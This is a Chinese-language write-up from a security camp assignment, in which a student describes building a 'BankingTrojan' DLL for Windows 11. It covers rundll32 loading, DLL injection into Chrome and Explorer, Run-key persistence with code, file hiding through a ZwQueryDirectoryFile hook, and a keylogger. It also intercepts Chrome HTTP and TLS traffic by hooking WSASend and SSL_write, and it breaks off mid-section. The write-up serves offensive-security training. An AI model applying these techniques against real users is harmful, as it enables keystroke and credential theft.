TeamT5 Security Camp 2025 實作題目

木馬程式實作

Dinlon5566
國立中興大學 資訊安全實驗室
admin@dinlon5566.com

1 開發與測試環境

1.1 開發環境

- VirtualBox 虛擬環境
- **作業系統：Microsoft Windows 11 Pro 23H2 (10.0.22631 N/A Build 22631)**
- 開發工具：Microsoft Visual Studio 2022 (版本 17.11.35327.3)
- BIOS: VirtualBox
- **編譯器：MSVC v143**
- 目標平台 : Release | x64

1.2 測試環境

- **同開發環境**
- **Microsoft Visual C++ 可轉散發套件 X64 v14.40.33816.0**
- **目標**
  - **Windows (Windows 11 23h2)**
  - **chrome (129.0.6668.71)**
- Microsoft Defender
  - 開啟即時保護
  - 關閉雲端提供保護
  - 關閉提交自動樣本
  - 開啟竄改保護

2 目標分析

2.3 Loader

2.3.1 用 rundll32 跑起來

要達成這個目標，就寫一個 RunDLL32 Entry point。然後讓它保持執行任務不退出就可以了。2.1.2 的任務內容可以使這個目標達成。

2.3.2 dll injection 進 chrome.exe

這邊使用的函數同時也會拿來對 explorer.exe 進行注入。所以這邊把程式分為根據 `Process Name` 檢查程式是否執行的Thread，若有執行就把他的 `PID` 送到 `DLLinjector` 後使用 `CreateRemoteThread` 來進行注入。這種方式同時可以滿足 2.1.1 所需的讓 `rundll32` 執行任務不退出，也可以防止目標關閉程式後導致注入中斷。

2.4 Rootkit

2.4.3 Persistence

由於修改 Regedit 需要有管理員權限，所以先檢查權限後在利用 `RegSetValueExW` 函數， 加上調取 dll 檔案路徑後就可以使開機時自動執行。

不過，就算沒有權限可以直接呼叫 `RegSetValueExW` ，雖然不會有用但也不會報錯，所以應該可以忽略掉權限檢查階段。(原本想要再加入 Fodhelper 漏洞 + Token Manipulation 來進行提權，但是這跟 Rootkit 有點差遠了就算了)

2.4.4 隱藏檔案

這邊直接使用 2.1.2 的 DLLinjector 對 explorer.exe 進行注入。

接下來就是要針對 `ZwQueryDirectoryFile` 來進行 Hook。我原本是想要使用 Debug API Hook 方法來進行，但是在測試過程中會發現當 `Rundll32` 對 `explorer.exe` 進行 `DebugActiveProcess(PID)` 時會導致整個檔案總管卡死。

所以最後改用 MinHook 來對 `ZwQueryDirectoryFile` 勾取。這邊的實作方法使用 Zeze-zeze [1]的隱藏方法。當呼叫 `ZwQueryDirectoryFile` 時先改到 `DetourZwQueryDirectoryFile` 對檔名中有 `BankingTrojan.dll` 字串的檔案位置之 Entry 跳過，使目錄瀏覽時不會出現目標檔案。

2.4.5 Keylogger

在 `Rundll32` 啟動後，執行 Keylogger Thread。

這邊原本想要透過攔截 System message quene 來抓取使用者輸入，但若使用者使用了沒有注入 DLL 的程式時就會導致無法攔截輸入，所以就改用 GetAsyncKeyState 的方式來進行 Keylogger。

> **Note**
>
> 這篇文章寫了我如何透過攔截 System message quene 來抓取使用者輸入。我在鐵人賽中的文章 \OwO/
>
> https://ithelp.ithome.com.tw/articles/10301974

Keylogger Thread 會不斷利用 GetAsyncKeyState 檢查鍵盤是否被按下，然後檢查是否是特殊鍵。若是字母的話就根據 shift 是否被按下來決定大小寫。不過這樣會導致 CAPs 鍵被按下後大小寫相反。(但按下 CAPs時也會被記錄下來)

[2]: : https://github.com/shubhangi-singh21/Keylogger/

2.5 Hack Chrome

2.5.6 攔截 HTTP request

使用工作管理員檢查 Chrome 會發現有很多 process ，但每一個引入的 dll 都是一樣的。所以使用 http 連線到 ifconfig.me 後檢查程式的 tcp/udp 流量，使用 ProcessExplorer 會發現只有一個 child process 的 TCP/IP 使用到網路。利用 x64dbg 檢查該程式的引入模組，可以發現程式中有使用到 ws2_32.dll 中的很多函數，由於不知道 chrome 在連線中會使用到哪一個 function，所以我把可疑的 funciton 加入至中斷點清單，連線到 http://ifconfig.me 後可以發現 funciton `WSAsend()` 被多次使用，嘗試對該函數進行 Hook，當發動時就會變成我的 `DetourWSASend` 並將其中的 `dwBufferCount` 進行提出。

但是提出後會發現不只 HTTP 也包刮 TCP通訊內容也被攔截，所以透過比對內容中是否有包含 "HTTP" 字串來檢驗是否為 HTTP 明文封包。若是目標封包的話就記錄到文本中。然後把資料送回原本的 `WSASend` 以繼續網路通訊。

2.5.7 攔截 HTTP/1.1 over TLS request

這邊透過攔截到 WSASend時的 CallStack ，可以觀察到當我連到 github.com 時，chrome.dll 中有一塊記憶體會是連線的GET 請求。對它的來源進行追蹤，當程式執行到第一次出現完整 https 請求字串時附近會出現一個 `DoPayloadWrite` 字串，使用 String 檢查 `sub_7B4A50+(offset)` 會使用到這一個字串，所以對他進行追蹤。

```
.rdata:000000018D6BC8AA                 db    0
.rdata:000000018D6BC8AB aDopayloadwrite db 'DoPayloadWrite',0   ; DATA XREF: sub_1807B4A50+43↑o
.rdata:000000018D6BC8BA aDopeek         db 'DoPeek',0           ; DATA XREF: sub_1808F19B0+3B↑o
.rdata:000000018D6BC8C1 aNetSslhandshak db 'Net.SSLHandshakeEarlyDataReason',0
.rdata:000000018D6BC8C1                                         ; DATA XREF: sub_1808F19B0+154↑o
.rdata:000000018D6BC8E1 aNetSslhandshak_0 db 'Net.SSLHandshakeEarlyDataReason.Google',0
.rdata:000000018D6BC8E1                                         ; DATA XREF: sub 1808F19B0+1F4↑o
```

可以看到他把 DoPayloadWrite 丟進一個 funciton，並且使用到了 ssl_client_socket_impl.cc (line 1343)。讀了源碼後我猜 sub_7B4A50+(offset) 就是 `int SSLClientSocketImpl::DoPayloadWrite()` 。

```
memset(v17, 170, 32);
((void (__fastcall *)(_BYTE *, const char *, const char *, __int64))sub_7FF96E0BB870)(
  v17,
  "DoPayloadWrite",
  "..\\..\\net\\socket\\ssl_client_socket_impl.cc",
  1353LL);
v2 = sub_7FF96BAD4D00(*(_QWORD *)(a1 + 264), *(_QWORD *)(*(_QWORD *)(a1 + 88) + 16LL), *(unsigned int *)(a1 + 96));
```

發現對應關係之後，分析 DoPayloadWrite 函數可以發現 fastcall 了 SSL_write。對第二個參數進行抓取就可以得到通訊數據了。另外因為這個函數沒有出現在導入導出表，所以得使用偏移的方式來對目標進行 Hook，執行方法請見程式說明 `chromeHookSSL_write()` 。

2.5.8 攔截 HTTP/2.0 over TLS request

當使用 HTTP/2.0 連線時，傳入 SSL_write 的數據變成只有 Header 與二進位數據，目前還沒想到要甚麼對這些數據進行追朔到一開始出現 HTTPS 明文請求的地方的地方。

2.6 加分題


原本想要添加利用抓取 Chromium 儲存使用者密碼的文件來進行本地解密，但對於 C++ 的加解密不太熟悉與時間不足所以就不實裝了。

> **Note**
>
> 可見我過去時做於 Python 的專案 :
>
> https://github.com/Dinlon5566/VirusStrategy/blob/main/Windows/Windwos-chromium_viewer/main.py

3 程式說明

首先，這個程式是以 single file 的方式來完成，因此較為複雜。我會以程式執行的流程來講解我的程式是如何運作的。

程式的進入點分為 `StartBankingTrojan` 與 `DllMain` 。當由 rundll32 執行時會由 `StartBankingTrojan` 開始，而 `DllMain` 會根據目前的程式來決定要進入 `chrome.exe` 或是 `explorer.exe` 流程。




3.7 StartBankingTrojan

當 Rundll32 啟動時進入 StartBankingTrojan 會開始觸發三個 Thread。分別是 主程序、DllMain、Keylogger 。

- 主程序 : 啟動其他 Thread 、完成登錄檔註冊、目標受害程序的狀態監控與注入。
- Keylogger : 側錄鍵盤狀態。
- DllMain : Rundll32 啟動時跟隨觸發，於 `Rundll32` 啟動時不會有實際功能。

3.7.9 登錄檔註冊

主程序啟動後會先使用`isUserAdmin()`確認程式是否具有 Administrator 權限與是否可以得到 Dll 檔案位置，若成功就會透過 `writeRegedit(dllPath)` 把啟動指令寫入登錄檔中的開機啟動項。每當開機時就會被自動以使用者權限執行以潛伏在使用者中。接著會啟用 `TrojanLoader`開始執行主要任務。



3.7.9.1 getDllPath(wchar_t* DLLPath)

原本想寫成 lamdba 函數，但後來發現其他函數也有取得路徑的需求，所以就獨立成函數。函數的重點是這兩行，透過取得當前 DLL 的模組句柄後利用 GetModuleHandleEx 取得目前 Dll 檔案的路徑。

```
GetModuleHandleEx(GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS, (LPCTSTR)&getDLLPath, &hModule)
GetModuleFileName(hModule, DLLPath, MAX_PATH)
```

3.7.9.2 isUserAdmin()

這邊參考教材 Malware development book. First version P.348 中的程式。首先取得目前程序的 `token` 後利用 `GetTokenInformation` 查詢 `token` 資訊，若 `elev.TokenIsElevated == True` 代表具有管理員權限。隨後使用 `CloseHandle` 釋放資源，避免記憶體占用。

3.7.9.3 writeRegedit(const wchar_t* dllPath)

具有權限與路徑後，就可以把目標寫入到登錄檔中。首先先把路徑與指令組合好:

```
const wchar_t* valueName = L"BankingTrojan";
const wchar_t* regPath = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
std::wstring regLValue = L"C:\\Windows\\System32\\rundll32.exe \"" + std::wstring(dllPath)
+ L"\", StartBankingTrojan";
const wchar_t* regValue = regLValue.c_str();
```


接續開啟 Regedit key `HKEY_LOCAL_MACHINE` 的 `regPath` 位置至 `hKey`，利用 `RegSetValueExW` 對 `hKey` 來進行註冊。

```
HKEY hKey;
// 開啟登錄檔至 hKey
LONG result = RegOpenKeyExW(HKEY_LOCAL_MACHINE, regPath, 0, KEY_SET_VALUE, &hKey);
// 將 hKey 添加 valueName 與 regValue
result = RegSetValueExW(hKey, valueName, 0, REG_SZ, reinterpret_cast<const BYTE*>
(regValue), (wcslen(regValue) + 1) * sizeof(wchar_t));
// 關閉 hKey
RegCloseKey(hKey);
```

在測試時發現就算沒有 Admin 也是可以進行本函數的呼叫，但是不會發生任何事。所以程式中就改成無論有沒有管理員權限都會嘗試寫入註冊表。

3.7.10 Keylogger

`StartBankingTrojan` 會開啟一個 KeyLogger Thread 使我們可以在主程序執行同時進行鍵盤側錄。利用 `GetAsyncKeyState(key)` 得到目前鍵盤按下的狀態，若有按下狀態就會透過比對 Virtual-Key 代碼 與 key 值是否相同來確定使用者目前按下的按鍵，若是字母就會確認 `VK_SHIFT` 是否被按下以確認文字的大小寫。後續透過 logger 將紀錄的鍵位輸出至 `BankingTrojanKeylogger.txt`。



3.7.11 TrojanLoader


TrojanLoader 主要是用來監控目標程式是否在執行。執行方法是先開啟兩條 Thread分別用來處理 `chrome.exe` 與 `explorer.exe` 是否正在執行。 若發現新的目標出現就會對其進行注入，以實現 inline hook。

因為這兩個 Thread 的程式架構差不多就一起講，首先取得 DllPath 已確定要注入的 dll檔案位置，然後建立一個 `set injectedPIDs` 儲存已經被注入過的 PID 避免重複注入。然後監控目標程式的執行狀態，但是`chrome.exe` 與 `explorer.exe` 的處裡方法有些許不同 :

- **Explorer** : 在正常情況下， `explorer.exe` 只會出現一個，所以可以利用 `CreateToolhelp32Snapshot` 系統中所有正在執行的進程資訊，比對目前執行的程序名稱是否是 `explorer.exe` 後得到的第一個 PID 就是目標程序。

- **Chrome** :與 Explorer 不同，處裡網路的 process 並不會是第一個得到的 PID，若沒有注入到處裡網路的 Process 將會導致 Hook 不到處裡網路的函數。所以這邊會使用 `Process32Next` 遍歷整個同名的程序，對她進行注入以確保可以處裡到網路的 process 。 不過在實驗過程中會發現有特定幾個 process 會注入失敗，但這不影響到我們的目標 process 所以可以先忽略。

    在得到我們要注入的目標 PID 後，先跟進行與 injectedPIDs 的比對檢查是否重複，若是新的 PID 就會使用函數 DLLinject 來對目標進行注入。




3.7.11.4 DLLinject(DWORD pid, const wchar_t* dllPath)

剛剛得到的 PID 會在這邊進行注入。首先使用 `OpenProcess` 開啟目標程序後在目標進程內分配記憶體，把 DLL path 寫入該記憶體中， 利用 `CreateRemoteThread` 在目標程序中建立執行續 ，使用 Kernel32.dll 的 LoadLibraryW 加載寫入到記憶體中的 DLL path 就可以成功在目標啟動 BankingTrojan.dll。

3.8 DllMain

DllMain 會根據當前執行在哪一個程序來決定要啟用哪一個 Thread，若 Process Name 是 `explorer.exe` 就會啟動 `ExplorerMainThread` ，若是 `chrome.exe` 就會啟動 `ChromeMainThread` 。同時啟動紀錄器使程序可以在執行中順利寫入文本。


而程序關閉時，將會關閉紀錄器與等待執行緒中止。(雖然正常情況下不會自然中止程序，但還是寫好一點)



3.9 ExplorerMainThread

> **Note**
>
